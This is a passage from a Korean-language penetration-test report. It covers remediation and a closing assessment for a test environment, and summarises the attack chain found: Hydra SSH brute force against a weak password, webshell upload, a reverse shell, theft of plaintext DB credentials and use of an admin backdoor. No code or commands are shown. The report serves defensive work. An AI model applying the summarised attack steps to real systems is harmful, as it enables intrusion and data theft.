9	관리자 백도어 스크립트 접근	관리자 기능 접근 성공

## 5. 대응방안 및 모의해킹 총평

### 5.1 주요 대응방안

#### 취약점별 대응 방안

##### 1. 웹셸 업로드 취약점 대응

파일 업로드 기능을 악용한 웹셸 업로드를 방지하기 위해, 업로드 시 확장자와 MIME 타입을 검증하는 화이트리스트 기반의 필터링을 적용하고, 업로드 폴더는 실행 권한을 제거한 별도의 디렉터리로 분리해야 한다. 또한, 서버 측에서 바이러스 및 악성 코드에 대한 자동 스캔 기능을 적용함으로써 악성 웹셸 유입을 차단할 수 있다.

##### 2. SSH 브루트포스 공격 대응

SSH 접속에 대한 무차별 대입 공격에 대응하기 위해, 사용자 계정에 강력한 비밀번호 정책을 적용하고, 로그인 실패 횟수 초과 시 계정이 자동으로 잠기도록 설정한다. 또한, 브루트포스 탐지 시스템을 활성화하고 2단계 인증(2FA)을 도입하여 계정 보안을 강화한다.

##### 3. 리버스 셸 탐지 및 대응

웹셸을 통해 서버 내부에 리버스 셸을 연결하는 시도에 대응하기 위해, 서버의 네트워크 트래픽 및 셸 세션 활동을 실시간으로 모니터링하고, 비정상적인 연결이나 명령 실행 패턴이 탐지되면 관리자에게 즉시 경고하는 체계를 구축한다.

##### 4. XSS 및 SQL Injection 대응

입력값에 대한 충분한 검증이 이루어지지 않아 발생할 수 있는 XSS 및 SQL Injection 공격에 대응하기 위해, 모든 사용자 입력값을 서버 사이드에서 필터링하고, 출력 시 HTML, JavaScript, SQL 등 문맥에 맞는 인코딩을 적용한다. 또한, OWASP 가이드라인에 따라 화이트리스트 기반의 검증 방식을 적용한다.

##### 5. 정적 자산 및 report.html 노출 방지

웹 서버에서 /includes/, /minigame/ 등의 내부 디렉터리 및 report.html 통계 페이지와 같은 민감 리소스가 외부에 노출되지 않도록, 디렉터리 인덱싱을 비활성화하고 해당 경로에 대한 인증 또는 IP 접근 제한을 적용한다.

##### 6. 관리자 백도어 접근 통제

공격자가 관리자 백도어에 접근하지 못하도록 하기 위해, 해당 기능이 사용하는 포트는 방화벽에

서 IP 화이트리스트로만 접근을 허용하고, HTTP TRACE와 디렉터리 인덱싱 기능은 비활성화하여 내부 정보 유출 경로를 제거한다.

## 7. DB 자격증명 보호

db.php 파일에 저장된 평문 자격증명이 외부에 노출되는 것을 방지하기 위해, 해당 파일에 대한 웹 접근을 차단하고, DB 접속 정보를 암호화된 형태로 저장 및 사용하도록 시스템을 수정한다.

### 공통 보안 대응 방안

#### 1. 보안 헤더 설정 강화

클릭재킹, MIME 스니핑, 쿠키 탈취와 같은 클라이언트 사이드 위협에 대응하기 위해, X-Frame-Options, Content-Security-Policy(CSP), X-Content-Type-Options 헤더를 설정하고, 세션 쿠키에는 HttpOnly 및 Secure 속성을 적용한다.

#### 2. 로그 및 실시간 모니터링 체계 구축

웹 서버, 데이터베이스, 방화벽 등의 주요 로그를 중앙에서 수집·분석할 수 있는 체계를 갖추고, 비정상 로그인 시도나 파일 변경 이벤트 등이 발생했을 때 실시간으로 경고할 수 있는 SIEM 기반의 모니터링 시스템을 구축해야 한다.

### 취약점별 대응 방안 (표)

취약점	대응 방안
웹셀 업로드 (.fileupload 우회)	• 확장자·MIME 검사· 업로드 폴더 분리·실행 권한 제거· 악성 파일 자동 스캔
SSH 브루트포스	• 비밀번호 복잡도 강화· 로그인 실패 시 계정 잠금· 브루트포스 탐지 기능· 2 단계 인증(2FA) 도입
리버스 셸 모니터링	• 이상 네트워크 연결 탐지· 웹셀 실행 감지 알람· 의심 행위 실시간 경고
XSS & SQL Injection	• 입력값 서버 필터링·이스케이프· HTML/JS/SQL 컨텍스트 인코딩· 화이트리스트 기반 검증
정적 자산 노출 & report.html	• 디렉터리 인덱싱 제거· CSS/JS/PHP 파일·대시보드 페이지인증 차단
관리자 백도어 접근	• 관리자 포트 IP 화이트리스트· HTTP TRACE·디렉터리 인덱싱 비활성화· 방화벽 룰 변경 모니터링
DB 자격증명 평문 노출	• db.php 외부 접근 차단· 자격증명 암호화 저장

공통 보안 대응 방안 (표)

공통 대응 항목	주요 내용
보안 헤더 적용	X-Frame-Options, CSP, X-Content-Type-Options 설정 HttpOnly/Secure 쿠키 속성 부여
로그 및 모니터링 체계 구축	웹/DB/방화벽 로그 중앙 수집·분석비정상 행위 실시간 경고정기 리뷰 및 SIEM 연동

## 5.2 모의해킹 총평

### 공격 시나리오 요약

- 1.네트워크 IP 우회 → SSH 포트 개방
- 2.Hydra 브루트포스 → 일반·root 계정 쉘 획득
- 3.파일 업로드 취약점 → 웹shell 업로드 및 리버스 쉘 확보
- 4.DB 평문 자격증명 탈취 → 데이터베이스 접근
- 5.관리자 백도어 스크립트 활용 → 관리자 기능 무단 사용

### • 주요 발견 취약점

- 파일 업로드 필터링 미비
- 방화벽 우회 가능 IP 설정
- 약한 비밀번호('1234') 사용
- 평문 DB 자격증명 노출
- 관리자 백도어 접근 제어 취약
- XSS/SQL Injection 등 입력 검증 실패

### • 보안 수준 평가

현재 환경은 전반적인 보안 통제가 미흡하여, 공격자가 복합적인 경로로 쉽게 침투·권한 상승·정보 탈취를 수행할 수 있는 상태입니다.

### 권고 사항

- 긴급 패치 적용 및 설정 개선을 통해 즉시 보안 강화
- 정기적 모의해킹 및 취약점 스캔 주기 단축
- 실시간 모니터링과 이상 탐지 체계 도입으로 재발 방지

위 대응 방안과 권고를 신속히 이행한다면, 현재 확인된 주요 공격 시나리오의 상당 부분을 차단할 수 있을 것입니다.